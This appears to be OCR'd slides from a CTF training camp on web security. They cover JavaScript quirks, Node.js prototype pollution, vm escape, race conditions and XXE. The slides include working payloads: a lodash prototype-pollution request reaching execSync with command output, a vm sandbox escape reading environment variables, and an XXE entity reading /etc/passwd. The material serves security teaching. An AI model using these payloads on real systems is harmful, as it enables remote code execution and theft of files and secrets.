
CUHK CTF Training Camp
Web Challenge 2

Xinzhe Wang

0ops CTF team

JavaScript


- How to run JavaScript?




```
> console.log('abc')
  abc
<· undefined
>
```

JavaScript


- Some interesting things...



```
> [1,2,100,200].sort()
<· ▶(4) [1, 100, 2, 200]
> [1,2,100,200].sort((a,b)=>a-b)
<· ▶(4) [1, 2, 100, 200]
> new Int32Array([1,2,100,200]).sort()
<· ▶Int32Array(4) [1, 2, 100, 200, buffer: ArrayBuffer(16), byteLength: 16, byteOffset: 0, length: 4]
```



```
> 0=='0'
<· true
> 0=='0e12345'
<· true
> null==undefined
<· true
```



```
> console.log('Hello World!');
  Hello World!
<· undefined
> console["\x6c\x6f\x67"]('\x48\x65\x6c\x6c\x6f \x57\x6f\x72\x6c\x64\x21');
  Hello World!
<· undefined
> eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return
  d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('1.0(\'3 2!\');',4,4,'log|console|World|Hello'.split('|'),0,{}))
  Hello World!
<· undefined
>
```

Node.js

- Node.js is JavaScript running on server side.

- Frontend framework:
  - React
  - Vue
  - Angular

- No need to be able to write the whole application
- Just be able to understand and read the code


Node.js


- NVM NPM Node.js

- Can write backend server like PHP, Python, etc.
- SQL Injection, SSRF, etc. can also be done in nodejs

- Special security problem: prototype pollution


Prototype Pollution






```
> function Father() {
      this.first_name = 'Donald'
      this.last_name = 'Trump'
  }

  function Son() {
      this.first_name = 'Melania'
  }

  Son.prototype = new Father()

  let son = new Son()
  console.log(`Name: ${son.first_name} ${son.last_name}`)
  Name: Melania Trump
<- undefined
```

Prototype Pollution




```
> let foo = {bar: 1}
  console.log(foo.bar)
  foo.__proto__.bar = 2
  console.log(foo.bar)
  let zoo = {}
  console.log(zoo.bar)
  1
  1
  2
```

- Merge operation




```
// ...
const lodash = require('lodash')
// ...

app.engine('ejs', function (filePath, options, callback) {
// define the template engine
    fs.readFile(filePath, (err, content) => {
        if (err) return callback(new Error(err))
        let compiled = lodash.template(content)
        let rendered = compiled({...options})

        return callback(null, rendered)
    })
})
//...

app.all('/', (req, res) => {
    let data = req.session.data || {language: [], category: []}
    if (req.method == 'POST') {
        data = lodash.merge(data, req.body)
        req.session.data = data
    }

    res.render('index', {
        language: data.language,
        category: data.category
    })
})
```

Prototype Pollution




```
// Use a sourceURL for easier debugging.
var sourceURL = 'sourceURL' in options ? '//# sourceURL=' + options.sourceURL +
'\n' : '';
// ...
var result = attempt(function() {
  return Function(importsKeys, sourceURL + 'return ' + source)
  .apply(undefined, importsValues);
});
```




```
POST / HTTP/1.1
Host: localhost:3000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 193

{"__proto__": {"sourceURL": "\u000areturn e => { for (var a in {}) { delete
Object.prototype[a]; } return
global.process.mainModule.constructor._load('child_process').execSync('id')}\u000a//"}}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/octet-stream
Content-Length: 48
ETag: W/"30-KALXzb5i9cN2P4KLMeptPdEHtNo"
set-cookie:
thejs.session=s%3A88PxPC2QXR5JEnPX2AsCJKlEUqDLVmMM.fIcsOkYL4QPUUy%2BkHlp96eG7dqoRyK9wyqGQI0mJHg
U; Path=/; HttpOnly
Date: Tue, 02 Apr 2019 18:00:00 GMT
Connection: close

uid=1000(node) gid=1000(node) groups=1000(node)
```

vm escape



```
Welcome to Node.js v14.16.1.
Type ".help" for more information.
> const vm = require("vm");
undefined
> vm.runInThisContext('console.log(123);');
123
undefined
> console.log(123)
123
undefined
```



```
Welcome to Node.js v14.16.1.
Type ".help" for more information.
> const vm = require("vm");
undefined
> const env = vm.runInNewContext(`this.constructor.constructor('return this.process.env')()`);
undefined
> console.log(env);
{
  BROWSER: '/usr/bin/google-chrome-stable',
  COLORFGBG: '15;0',
  COLORTERM: 'truecolor',
  DBUS_SESSION_BUS_ADDRESS: 'unix:path=/run/user/1000/bus',
  DESKTOP_SESSION: 'plasma',
  DISPLAY: ':0',
  EDITOR: '/usr/bin/nano',
```

Race condition

- variable a;
- Thread1:
    - a=a+1;
- Thread2:
    - a=a-1;
- When program exit, is a=0?

Race condition

- /work: earn $10 each time, when reach $1000, clear your money.
    - money+=10
    - if(money>=1000)
      money=0
- /buy: buy something using $100
    - if(money >= 100)
      money-=100
- /buyflag: buy flag using $1000000

- You will never buy the flag if you don’t trick

Race condition

- How about send a lot of /buy request?

- unsigned int money=100
- request1: if(money>=100) √
- **context switch!**
- request2: if(money>=100) √
- **context switch!**
- request1: money-=100 money=0
- **context switch!**
- request2: money-=100 money=**4294967196**

XXE Injection

- E**x**tensible **M**arkup **L**anguage (XML) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable.

- <?xml version="1.0" encoding="UTF-8"?>
- <stockCheck><productId>381</productId></stockCheck>

- <?xml version="1.0" encoding="UTF-8"?>
- <!DOCTYPE foo **[<!ENTITY xxe SYSTEM "file:///etc/passwd">]**>
- <stockCheck><productId>**&xxe;**</productId></stockCheck>

